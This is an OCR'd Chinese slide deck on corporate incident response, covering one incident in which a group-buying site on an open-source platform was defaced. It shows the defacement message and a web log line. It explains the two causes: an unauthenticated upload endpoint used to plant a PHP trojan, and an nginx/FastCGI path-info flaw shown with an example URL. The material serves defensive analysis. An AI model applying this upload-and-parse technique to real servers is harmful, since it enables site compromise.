企业安全应急响应与渗透反击

程 冲
2012年02月

前言

- 2011年6月份我入职某企业安全部门来，截至到目前为止（已知）发生了5次安全事件。每一次都暴露出互联网企业在安全工作中普遍比较容易被忽略或者遗漏的威胁和弱点。

- 近期我对这5次安全事件，将工作中包括应急响应、安全改进、渗透反击等内容进行了归纳和小结。结合大量的第一手截图、日志、信息、思路形成这份“应急响应与渗透反击”，和大家一起分享与交流。

- PPT中涉及到个人隐私和非法等信息，请以技术探讨的角度去理解。

程　冲
chong.cheng@hotmail.com

目录


- 事件一：开源系统
- 事件二：合作伙伴
- 事件三：开发测试
- 事件四：防不胜防
- 事件五：遗忘角落

目录

➢事件一：开源系统


- 事件二：合作伙伴
- 事件三：开发测试
- 事件四：防不胜防
- 事件五：遗忘角落

开源团购


团购-北京团购网站-北京酒店团购, 北京旅游团购, 享受团购精彩生活每一天- - Windows Internet Explorer
http://tuan.
Bing
收藏夹
Linux运维趋势_2012年2...
iGFW
那些年我们一起追的女...
Qunar!
BugFree
建议网站
login
团购-北京团购网站-北京酒店团购, 北...
登录 | 注册 | 关于订票 | 收
首页
机票
酒店
团购
热
旅游度假
火车票
旅行
新
手机
全部团品(1430)
酒店(572)
旅游(660)
温泉滑雪(129)
特色酒店(71)
装备(198)
长线游(121)
门票(204)
往期
订阅
我的城市
北京
我不在这里
本地生活
分 类: 全部(291) 旅游装备(198) 周边游(60) 休闲娱乐(45) 本地酒店(33)
关键词: 全部(291) 户外装备(126) 旅行用品(92) 景点门票(47) 温泉(26) 运动健身(26) 踏青装备(21)
包(18) 商务酒店(18) 经济型酒店(17) 其他(10) 连锁酒店(10) 代金券(4) 名品专区(4)
周边酒店(4) 度假酒店(3) 主题酒店(2) 休闲娱乐(2) 青年旅舍(2) 乡村别墅(1) 公寓(1)
半价酒店(1) 客栈(1) 展会酒店(1) 度假村(1) 滑雪(1) 特色酒店(1) 精品酒店(1)
自助餐(1)
我要出游
分 类: 全部(1430) 酒店(572) 周边游(401) 国内游(198) 旅游商品(198) 娱乐休闲(151) 出境游(131)
目的地: 全部(1430) 全国通用(180) 三亚(158) 上海(133) 北京(93) 广州(86) 成都(86)
深圳(57) 厦门(54) 西安(50) 杭州(47) 香港(47) 丽江(46) 更多目的地
公告 | 超值! 港澳双城4晚5天自助游!
请输入关键字搜索你需要的团购
搜 索

□ 公司的团购业务应用，采用的是最土团购商用系统。官方有开源版下载！

开源团购




http://tuan.   /123.txt

```
Hacked by Evilxcode & coldr4in\fausivmsxs!
just for fun!
```

- 某天突然被告知，一门户网站爆料公司团购分站被黑。附带插图如上，好一个FUN…

开源团购



团购网站存在文件上传功能接口：

http://tuan. /upload.php


团购网站基于“最土团购”进行二次开发，此接口是原系统的功能。默认情况下网站后台会调用这个接口，但因此接口无身份验证

PHP 木马。入侵者在 2011/7/7 22:29:57 上传了一个文件，以下是 WEB SERVER 日志：

```
192.168.      - - [07/Jul/2011:22:29:57 +0800] "POST /upload.php HTTP/1.0" 200 135 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" "114.241.61.108"
PHPSESSID=0hvg76t2fevtehhf53m7j5v9f5; QN7=beijing
```

- 网站沦陷原因：1）最土团购系统，上传页面未做任何验证和限制。直接可以被调用

开源团购



漏洞分析：nginx默认以cgi的方式支持php的运行，譬如在配置文件当中可以以

```
location ~ \.php$ {
root html;
fastcgi_pass 127.0.0.1:9000;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name;
include fastcgi_params;
}
```

的方式支持对php的解析，location对请求进行选择的时候会使用URI环境变量进行选择，其中传递到后端Fastcgi的关键变量SCRIPT_FILENAME由nginx生成的$fastcgi_script_name决定，而通过分析可以看到$fastcgi_script_name是直接由URI环境变量控制的，这里就是产生问题的点。而为了较好的支持PATH_INFO的提取，在PHP的配置选项里存在cgi.fix_pathinfo选项，其目的是为了从SCRIPT_FILENAME里取出真正的脚本名。那么假设存在一个http://www.80sec.com/80sec.jpg，我们以如下的方式去访问

```
http://www.80sec.com/80sec.jpg/80sec.php
```

- 参考文档：http://www.80sec.com/nginx-securit.html

□ 网站沦陷原因：2）NGINX与FASTCGI配置不当，导致任意扩展名文件被作为脚本解析

开源团购

- 开源团购应急响应/渗透反击小结

- 应急方面：
- 1）入侵者根据已知安全弱点所进行的渗透测试行为；
- 2）从相关日志记录分析，渗透的深度与广度仅限于该服务器；
- 3）事后根据了解的信息，为两在校大学生所为；

- 改进方面：
- 1）公司网站应用后台管理规范的建设与整改；
- 2）对公司使用开源系统的梳理、版本/补丁升级；
- 3）对公司使用开源系统的安全黑盒/白盒检测；


目录

- 事件一：开源系统

➢事件二：合作伙伴

- 事件三：开发测试
- 事件四：防不胜防
- 事件五：遗忘角落

